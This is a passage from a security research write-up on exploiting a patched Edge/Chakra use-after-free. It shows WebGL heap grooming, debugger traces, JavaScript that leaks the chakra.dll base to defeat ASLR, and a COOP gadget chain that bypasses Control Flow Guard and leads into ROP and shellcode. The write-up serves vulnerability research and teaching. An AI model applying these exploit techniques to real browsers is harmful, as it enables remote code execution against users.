}
```

From relative R/W to (almost) absolute R/W with WebGL

Under an ideal scenario with a fully arbitrary R/W primitive, after leaking a pointer to some object, we would just need to read the first qword at the leaked address to obtain the pointer to its vtable, thus being able to calculate the base address of a module. But in this case, we have a relative R/W primitive. Since the R/W primitive is achieved by using an index into an array, the target address is calculated like this: `target_addr = array_base_addr + index * sizeof(int)`. We have full control over the index, but **the problem is that we have no clue about what our own array base address is**.

In case you are wondering where the array base address comes from: it is stored at offset 0x28 of a `JavascriptNativeIntArray` object , which has the following structure, as shown before:

```
0000029c`73ea82c0  00007ffc`259b38d8    chakra!Js::JavascriptNativeIntArray::`vftable'
0000029c`73ea82c8  0000029b`725590c0    //Pointer to type information
0000029c`73ea82d0  00000000`00000000
0000029c`73ea82d8  00000000`00010005
```

```
0000029c`73ea82e0  00000000`00003ff2    // array length
0000029c`73ea82e8  000002d0`909a0020    // <--- 'head' member, points to Js::SparseArraySegment object
```

Being a bit blocked about how to overcome this problem (not knowing the base address of my own corrupted array), I decided to experiment with technologies which could allocate buffers using `VirtualAlloc`, like asm.js and WebGL, looking for something useful for the exploit. I decided to log allocations performed via `VirtualAlloc` while loading a web page with a 3D game engine ported to JS, and I saw that some of the WebGL buffers contained self-references, that is, pointers to the buffer itself.

So at that point my next steps became clearer: I want to free some of the sprayed arrays, creating memory gaps, and try to fill those memory holes with WebGL buffers, hopefully containing self-reference pointers. If that happens, it's possible to use our limited R/W primitive to read one of those WebGL self-referencing pointers, thus disclosing the address of one of our (now freed and occupied by WebGL) sprayed int arrays.

The WebGL buffers with self-references looked like this: in this example, at buffer + 0x20 there's a pointer to buffer + 0x159:

```
0:013> dqs 00000268`abdc0000
00000268`abdc0000  00000000`00000000
00000268`abdc0008  00000000`00000000
00000268`abdc0010  00000073`8bfdb3e0
00000268`abdc0018  00000000`000000d8
00000268`abdc0020  00000268`abdc0159        // reference to buffer + 0x159
00000268`abdc0028  00000000`00000000
00000268`abdc0030  00000000`00000000
00000268`abdc0038  00000000`00000000
00000268`abdc0040  00000000`00000000
00000268`abdc0048  00000000`00000000
00000268`abdc0050  00000001`ffffffff
00000268`abdc0058  00000001`00000000
00000268`abdc0060  00000000`00000000
00000268`abdc0068  00000000`00000000
00000268`abdc0070  00000000`00000000
00000268`abdc0078  00000000`00000000
```

While freeing some int arrays to make space for the WebGL buffers I noticed that they're not instantly freed - instead, `VirtualFree` is called on them when the thread is idle, as suggested by the following call stack (notice the involved method names like `Memory::IdleDecommitPageAllocator::IdleDecommit`, `ThreadServiceWrapperBase::IdleCollect`, etc.). This can be overcome by scheduling a function to be executed a few seconds later via `setTimeout`.

```
> bp kernelbase!VirtualFree "k 10; gc"

 # Child-SP          RetAddr           Call Site
00 0000003b`db4fce58 00007ffd`f763d307 KERNELBASE!VirtualFree
01 0000003b`db4fce60 00007ffd`f76398f8 chakra!Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::Release
Pages+0x247
02 0000003b`db4fcec0 00007ffd`f76392c4 chakra!Memory::LargeHeapBlock::ReleasePages+0x54
03 0000003b`db4fcf40 00007ffd`f7639b54 chakra!PageStack<Memory::MarkContext::MarkCandidate>::CreateChunk+0x1c
4
04 0000003b`db4fcfa0 00007ffd`f7639c62 chakra!Memory::LargeHeapBucket::SweepLargeHeapBlockList+0x68
05 0000003b`db4fd010 00007ffd`f764253f chakra!Memory::LargeHeapBucket::Sweep+0x6e
06 0000003b`db4fd050 00007ffd`f76426fc chakra!Memory::Recycler::SweepHeap+0xaf
07 0000003b`db4fd0a0 00007ffd`f7641263 chakra!Memory::Recycler::Sweep+0x50
08 0000003b`db4fd0e0 00007ffd`f7687f50 chakra!Memory::Recycler::FinishConcurrentCollect+0x313
09 0000003b`db4fd180 00007ffd`f76415b1 chakra!ThreadContext::ExecuteRecyclerCollectionFunction+0xa0
0a 0000003b`db4fd230 00007ffd`f76b82c8 chakra!Memory::Recycler::FinishConcurrentCollectWrapped+0x75
0b 0000003b`db4fd2b0 00007ffd`f8105bab chakra!ThreadServiceWrapperBase::IdleCollect+0x70
0c 0000003b`db4fd2f0 00007ffe`110b1c24 edgehtml!CTimerCallbackProvider::s_TimerProviderTimerWndProc+0x5b
0d 0000003b`db4fd320 00007ffe`110b156c user32!UserCallWinProcCheckWow+0x274
0e 0000003b`db4fd480 00007ffd`f5c7c781 user32!DispatchMessageWorker+0x1ac
0f 0000003b`db4fd500 00007ffd`f5c7ec41 EdgeContent!CBrowserTab::_TabWindowThreadProc+0x4a1


 # Child-SP          RetAddr           Call Site
00 0000003b`dc09f578 00007ffd`f763ec85 KERNELBASE!VirtualFree
01 0000003b`dc09f580 00007ffd`f763d61d chakra!Memory::PageSegmentBase<Memory::VirtualAllocWrapper>::DecommitF
reePages+0xc5
02 0000003b`dc09f5c0 00007ffd`f769c05d chakra!Memory::PageAllocatorBase<Memory::VirtualAllocWrapper>::Decommi
tNow+0x1c1
03 0000003b`dc09f610 00007ffd`f7640a09 chakra!Memory::IdleDecommitPageAllocator::IdleDecommit+0x89
04 0000003b`dc09f640 00007ffd`f76cfb68 chakra!Memory::Recycler::ThreadProc+0xd5
05 0000003b`dc09f6e0 00007ffe`1044b2ba chakra!Memory::Recycler::StaticThreadProc+0x18
06 0000003b`dc09f730 00007ffe`1044b38c msvcrt!beginthreadex+0x12a
07 0000003b`dc09f760 00007ffe`12ad8364 msvcrt!endthreadex+0xac
```

```
08 0000003b`dc09f790 00007ffe`12d85e91 KERNEL32!BaseThreadInitThunk+0x14
09 0000003b`dc09f7c0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

After several tests related to WebGL, I saw that the WebGL-related allocation that I could trigger the most reliably to reclaim the memory hole left by my freed int arrays was the one with the following call stack. Curiously this allocation is not done via `VirtualAlloc`, but via `HeapAlloc`, yet it lands on one of the memory holes I have left for this purpose.

```
[...]

Trying to alloc 0x1e84c0 bytes
ntdll!RtlAllocateHeap:
00007ffd`99637370 817910eeddeedd  cmp     dword ptr [rcx+10h],0DDEEDDEEh ds:000001f8`ae0c0010=ddeeddee

0:010> gu
d3d10warp!UMResource::Init+0x481:
00007ffd`92937601 488bc8          mov     rcx,rax
0:010> r
rax=00000200c2cc0000 rbx=00000201c2d5d700 rcx=098674b229090000
rdx=00000000001e84c0 rsi=00000000001e8480 rdi=00000200b05e9390
rip=00007ffd92937601 rsp=00000065724f94f0 rbp=0000000000000000
 r8=00000200c2cc0000  r9=00000201c3b02080 r10=000001f8ae0c0038
r11=00000065724f9200 r12=0000000000000000 r13=00000200b0518968
r14=0000000000000000 r15=0000000000000001

0:010> k 20
 # Child-SP          RetAddr           Call Site
00 00000065`724f94f0 00007ffd`929352d9 d3d10warp!UMResource::Init+0x481
01 00000065`724f9560 00007ffd`92ea1ce1 d3d10warp!UMDevice::CreateResource+0x1c9
02 00000065`724f9600 00007ffd`92e7732c d3d11!CResource<ID3D11Texture2D1>::CLS::FinalConstruct+0x2a1
03 00000065`724f9970 00007ffd`92e7055a d3d11!CDevice::CreateLayeredChild+0x312c
04 00000065`724fb1a0 00007ffd`92e97913 d3d11!NDXGI::CDeviceChild<IDXGIResource1,IDXGISwapChainInternal>::Fina
lConstruct+0x5a
05 00000065`724fb240 00007ffd`92e999e8 d3d11!NDXGI::CResource::FinalConstruct+0x3b
06 00000065`724fb290 00007ffd`92ea35bc d3d11!NDXGI::CDevice::CreateLayeredChild+0x1c8
07 00000065`724fb410 00007ffd`92e83602 d3d11!NOutermost::CDevice::CreateLayeredChild+0x25c
08 00000065`724fb600 00007ffd`92e7e94f d3d11!CDevice::CreateTexture2D_Worker+0x412
09 00000065`724fba20 00007ffd`7fad98db d3d11!CDevice::CreateTexture2D+0xbf
0a 00000065`724fbac0 00007ffd`7fb17c66 edgehtml!CDXHelper::CreateWebGLColorTexturesFromDesc+0x6f
0b 00000065`724fbb50 00007ffd`7fb18593 edgehtml!CDXRenderBuffer::InitializeAsColorBuffer+0xe6
0c 00000065`724fbc10 00007ffd`7fb198aa edgehtml!CDXRenderBuffer::SetStorageAndSize+0x73
0d 00000065`724fbc40 00007ffd`7fae6e0b edgehtml!CDXFrameBuffer::Initialize+0xc2
0e 00000065`724fbcb0 00007ffd`7faecff0 edgehtml!RefCounted<CDXFrameBuffer,SingleThreadedRefCount>::Create2<CD
XFrameBuffer,CDXRenderTarget3D * __ptr64 const,CSize const & __ptr64,bool & __ptr64,bool & __ptr64,enum GLCon
stants::Type>+0xa3
0f 00000065`724fbd00 00007ffd`7faece6b edgehtml!CDXRenderTarget3D::InitializeDefaultFrameBuffer+0x60
10 00000065`724fbd50 00007ffd`7faecc87 edgehtml!CDXRenderTarget3D::InitializeContextState+0x11b
11 00000065`724fbdb0 00007ffd`7fad015b edgehtml!CDXRenderTarget3D::Initialize+0x137
12 00000065`724fbde0 00007ffd`7fad48ca edgehtml!RefCounted<CDXRenderTarget3D,MultiThreadedRefCount>::Create2<
CDXRenderTarget3D,CDXSystem * __ptr64 const,CSize const & __ptr64,RenderTarget3DContextCreationFlags const &
 __ptr64,IDispOwnerNotify * __ptr64 & __ptr64>+0x7f
13 00000065`724fbe30 00007ffd`7fcda10f edgehtml!CDXSystem::CreateRenderTarget3D+0x10a
14 00000065`724fbeb0 00007ffd`7f1feca0 edgehtml!CWebGLRenderingContext::EnsureTarget+0x8f
15 00000065`724fbf10 00007ffd`7fc9373c edgehtml!CCanvasContextBase::EnsureBitmapRenderTarget+0x80
16 00000065`724fbf60 00007ffd`7f74f3fd edgehtml!CHTMLCanvasElement::EnsureWebGLContext+0xb8
17 00000065`724fbfa0 00007ffd`7f27af74 edgehtml!`TextInput::TextInputLogging::Instance'::`2'::`dynamic atexit
destructor for 'wrapper''+0xba6fd
18 00000065`724fc000 00007ffd`7f675945 edgehtml!CFastDOM::CHTMLCanvasElement::Trampoline_getContext+0x5c
19 00000065`724fc050 00007ffd`7eb3c35b edgehtml!CFastDOM::CHTMLCanvasElement::Profiler_getContext+0x25
1a 00000065`724fc080 00007ffd`7ebc1393 chakra!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x16b
1b 00000065`724fc160 00007ffd`7ea8d873 chakra!amd64_CallFunction+0x93
1c 00000065`724fc1b0 00007ffd`7ea90419 chakra!Js::JavascriptFunction::CallFunction<1>+0x83
1d 00000065`724fc210 00007ffd`7ea94f4d chakra!Js::InterpreterStackFrame::OP_CallI<Js::OpLayoutDynamicProfile<
Js::OpLayoutT_CallI<Js::LayoutSizePolicy<0> > > >+0x99
1e 00000065`724fc260 00007ffd`7ea94b07 chakra!Js::InterpreterStackFrame::ProcessUnprofiled+0x32d
1f 00000065`724fc2f0 00007ffd`7ea936c9 chakra!Js::InterpreterStackFrame::Process+0x1a7
```

The existence of `edgehtml!CFastDOM::CHTMLCanvasElement::Trampoline_getContext` in the call stack reveals that this code path is triggered by this JavaScript line in my WebGL initialization code:

```
canvas.getContext("experimental-webgl");
```

A few instructions after this heap allocation from `d3d10warp!UMResource::Init`, the address of the allocated buffer is stored at buffer+0x38, which is exactly the kind of self-reference we are looking for:

```
d3d10warp!UMResource::Init+0x479:
00007ffd`929375f9 33d2            xor     edx,edx
00007ffd`929375fb ff159f691e00    call    qword ptr [d3d10warp!_imp_HeapAlloc (00007ffd`92b1dfa0)]      //All
ocates 0x1e84c0 bytes
00007ffd`92937601 488bc8          mov     rcx,rax
00007ffd`92937604 4885c0          test    rax,rax
00007ffd`92937607 0f8400810600    je      d3d10warp!ShaderConv::CInstr::Token::Token+0x2da6d (00007ffd`9299f7
0d)
00007ffd`9293760d 4883c040        add     rax,40h
00007ffd`92937611 4883e0c0        and     rax,0FFFFFFFFFFFFFFC0h
00007ffd`92937615 488948f8        mov     qword ptr [rax-8],rcx         // address of buffer is stored at buf
fer+0x38

0:010> dqs @rcx
00000189`0f720000  00000000`00000000
00000189`0f720008  00000000`00000000
00000189`0f720010  00000000`00000000
00000189`0f720018  00000000`00000000
00000189`0f720020  00000000`00000000
00000189`0f720028  00000000`00000000
00000189`0f720030  00000000`00000000
00000189`0f720038  00000189`0f720000        //self-reference pointer
00000189`0f720040  00000000`00000000
00000189`0f720048  00000000`00000000
00000189`0f720050  00000000`00000000
00000189`0f720058  00000000`00000000
00000189`0f720060  00000000`00000000
00000189`0f720068  00000000`00000000
00000189`0f720070  00000000`00000000
00000189`0f720078  00000000`00000000
```

So after the WebGL initialization code is finished, we need to traverse the WebGL buffers (which are adjacent to our corrupted int array) using our R/W primitive, looking for the self-reference pointer at offset 0x38. Once we find the self-reference pointer, we can easily calculate the base address of our corrupted int array; in turn, that means that now we can read from absolute addresses (but remember that we'll still have the main limitation of only being able to read from/write to addresses greater than the base address of the corrupted int array):

```
function after_webgl(corrupted_index){

    for (var i = 11; i > 1; i -= 1){
        base_index = 0x4000 * i;
        arr[corrupted_index][base_index + 0x20] = 0x21212121;   //write at least to offset N if you want to r
ead from offset N
        //read the qword at webgl_block + 0x38
        var self_ref = ud(arr[corrupted_index][base_index + 1]) * (2**32) + ud(arr[corrupted_index][base_inde
x]);

        //If it looks like the pointer we are looking for...
        if (((self_ref & 0xffff) == 0) && (self_ref > 0xffffffff)){
            var array_addr = self_ref - i * 0x10000;
            //Limitation of the R/W primitive: target address must be > array address
            if (ptr_to_object > array_addr){
                //Calculate the proper index to target the address of the object
                var offset = (ptr_to_object - (array_addr + 0x38)) / 4;
                //Write at least to offset N if you want to read from offset N
                arr[corrupted_index][offset + 0x20] = 0x21212121;
                //Read the address of the vtable!
                var vtable_ptr = ud(arr[corrupted_index][offset + 1]) * (2**32) + ud(arr[corrupted_index][off
set]);
                //Calculate the base address of chakra.dll
                var chakra_baseaddr = vtable_ptr - 0x005864d0;
                [...]
```

So if we are lucky in that the address of the leaked object is greater than the address of our corrupted int array (if we're not lucky in the first try we'll need to work a bit more), we can trivially calculate the proper index to target the address of the object for an OOB read, so we obtain the pointer to the vtable and then we can calculate the base address of `chakra.dll`. This way we defeat ASLR so can move on to the next step in our exploitation process.

Counterfeit Object-Oriented Programming

Now that we can read and write to the object we've leaked, we want to bypass Control Flow Guard so we can redirect the execution flow to our ROP chain. In order to bypass CFG I used a technique known as **Counterfeit Object-Oriented Programming (COOP)** [11] or **Object Oriented Exploitation** [12].

To be precise, I followed the method described by Sam Thomas [13] in the latter paper. This technique is based on chaining two functions, **both valid targets for CFG**, providing two primitives:

- The first function (a **COOP gadget**) passes the address of a local variable (located on the stack) as an argument for another function, which is called through an indirect call.
- The second function expects one of its arguments to be a pointer to a structure, and writes to a member of that expected structure.

Given a second COOP gadget writing to the proper offset within the expected structure (equal to address where the return address for the first function is stored in the stack minus address of local variable passed as argument from the first function), it's possible to make the second function overwrite the return address of the first function in the stack. This way we can divert the execution flow to our ROP chain when the RET instruction of the first COOP gadget is executed, while circumventing CFG, since this mitigation does not protect return addresses.

In order to find the two needed functions satisfying the conditions explained above, I wrote an IDApython script based on the awesome taint engine of Quarkslab's Triton [14] DBA framework, which is developed by my colleagues Jonathan Salwan, Pierrick Brunet and Romain Thomas.

After running my tool and examining its output I chose the `chakra!Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext` function as the first COOP gadget, which calls another function through an indirect call, passing the address of a local variable as the second argument (`RDX` register). The distance between the address storing the return address in the stack and the local variable is 0x18 bytes:

```
.text:0000000180089D40 public: virtual int Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext(unsigned char
 *) proc near
.text:0000000180089D40                 mov     r11, rsp
.text:0000000180089D43                 mov     [r11+10h], rdx
.text:0000000180089D47                 mov     [r11+8], rcx
.text:0000000180089D4B                 sub     rsp, 38h
.text:0000000180089D4F                 mov     rax, [rcx]
.text:0000000180089D52                 mov     r8, rdx
.text:0000000180089D55                 lea     rdx, [r11-18h]       //second argument is the address of a loc
al variable
.text:0000000180089D59                 mov     rax, [rax+2E8h]
.text:0000000180089D60                 call    cs:__guard_dispatch_icall_fptr   //call second COOP gadget
.text:0000000180089D66                 xor     ecx, ecx
.text:0000000180089D68                 test    rax, rax
.text:0000000180089D6B                 setnz   cl
.text:0000000180089D6E                 mov     eax, ecx
.text:0000000180089D70                 add     rsp, 38h
.text:0000000180089D74                 retn
.text:0000000180089D74 public: virtual int Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext(unsigned char
 *) endp
```

We craft a fake vtable to make that indirect call invoke the second COOP gadget; for the second one I chose `edgehtml!CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry`. This second function writes the contents of the `EAX` register to offset 0x18 of the structure pointed by the second argument, which turns out to overwrite the return address of the first function:

```
.text:000000018056BF90 ; void __fastcall CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry(CRTCMediaStream
TrackStats *__hidden this, struct TelemetryStats::BaseTelemetryStats *)
.text:000000018056BF90                 mov     eax, [rcx+30h]
.text:000000018056BF93                 mov     [rdx+4], eax
.text:000000018056BF96                 mov     eax, [rcx+34h]
.text:000000018056BF99                 mov     [rdx+8], eax
.text:000000018056BF9C                 mov     rax, [rcx+38h]
.text:000000018056BFA0                 mov     [rdx+10h], rax
.text:000000018056BFA4                 mov     eax, [rcx+40h]
.text:000000018056BFA7                 mov     [rdx+18h], eax   //writes to offset 0x18 of the structure poin
ted by the 2nd argument == overwrites return address
.text:000000018056BFAA                 mov     eax, [rcx+44h]
.text:000000018056BFAD                 mov     [rdx+1Ch], eax
.text:000000018056BFB0                 mov     eax, [rcx+4Ch]
.text:000000018056BFB3                 mov     [rdx+20h], eax
.text:000000018056BFB6                 mov     eax, [rcx+50h]
.text:000000018056BFB9                 mov     [rdx+24h], eax
.text:000000018056BFBC                 retn
.text:000000018056BFBC ?WriteSnapshotForTelemetry@CRTCMediaStreamTrackStats@@MEBAXPEAUBaseTelemetryStats@Tele
metryStats@@@Z endp
```

As can be seen in the disassembly of the `CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry` function, the qword used to overwrite the return address comes from `RCX+0x40` / `RCX+0x44`, which means that it is a member of the object with a fake vtable, therefore it is fully controlled by the attacker.

When exiting the first COOP function the overwritten return address is taken, so at that point we have bypassed Control Flow Guard. We use the address of a stack pivoting gadget as the value that will overwrite the return address; this way we just start a traditional ROP chain that invokes `EShims!NS_ACGLockdownTelemetry::APIHook_VirtualProtect` to give executable permission to our shellcode, obtaining this way remote code execution.

Conclusion

`ArrayBuffer` objects have been the source of a good number of use-after-free vulnerabilities accross different web browsers, and the Chakra engine in Edge is no exception. The fact that the `ArrayBuffer` constructor can use two different allocators (`malloc` or `VirtualAlloc`), plus the fact that we can control which one is used based on the length of the `ArrayBuffer` to be created, brings in more possibilities to explore while trying to exploit the vulnerability. It would have been probably harder if our only option was to allocate the underlying buffer on the CRT heap.

Obtaining the base address of the corrupted integer array in order to turn the relative R/W primitive into an absolute R/W one took quite an effort. Figuring out how to abuse Quicksort to do the precise element swap I needed was hard too.

Finally, the last section of this blog post shows a practical application of Counterfeit Object-Oriented Programming (COOP), in which we managed to bypass Control Flow Guard by leveraging two valid C++ virtual functions: `chakra!Js::DynamicObjectEnumerator<int, 1, 1, 1>::MoveNext` and `edgehtml!CRTCMediaStreamTrackStats::WriteSnapshotForTelemetry`. They can be chained to overwrite the return address of the former, thus bypassing CFG.

Thanks

I'd like to thank my colleagues Sébastien Renaud and Jean-Baptiste Bédrune for reviewing this article.

References

[1] https://bugs.chromium.org/p/project-zero/issues/detail?id=983
[2] https://technet.microsoft.com/library/security/ms16-145
[3] https://bugs.chromium.org/p/project-zero/issues/attachmentText?aid=257597
[4] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/TypedArray/sort
[5] https://msdn.microsoft.com/en-us/library/4xc60xas.aspx
[6] https://labs.bluefrostsecurity.de/publications/2016/08/28/look-mom-i-dont-use-shellcode/
[7] https://en.wikipedia.org/wiki/Quicksort#Repeated_elements
[8] https://en.wikipedia.org/wiki/Quicksort
[9] https://github.com/lattera/glibc/blob/master/stdlib/qsort.c
[10] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/sort#Description
[11] http://syssec.rub.de/media/emma/veroeffentlichungen/2015/03/28/COOP-Oakland15.pdf
[12] http://www.slideshare.net/_s_n_t/object-oriented-exploitation-new-techniques-in-windows-mitigation-bypass
[13] https://twitter.com/_s_n_t
[14] https://triton.quarkslab.com/

Comments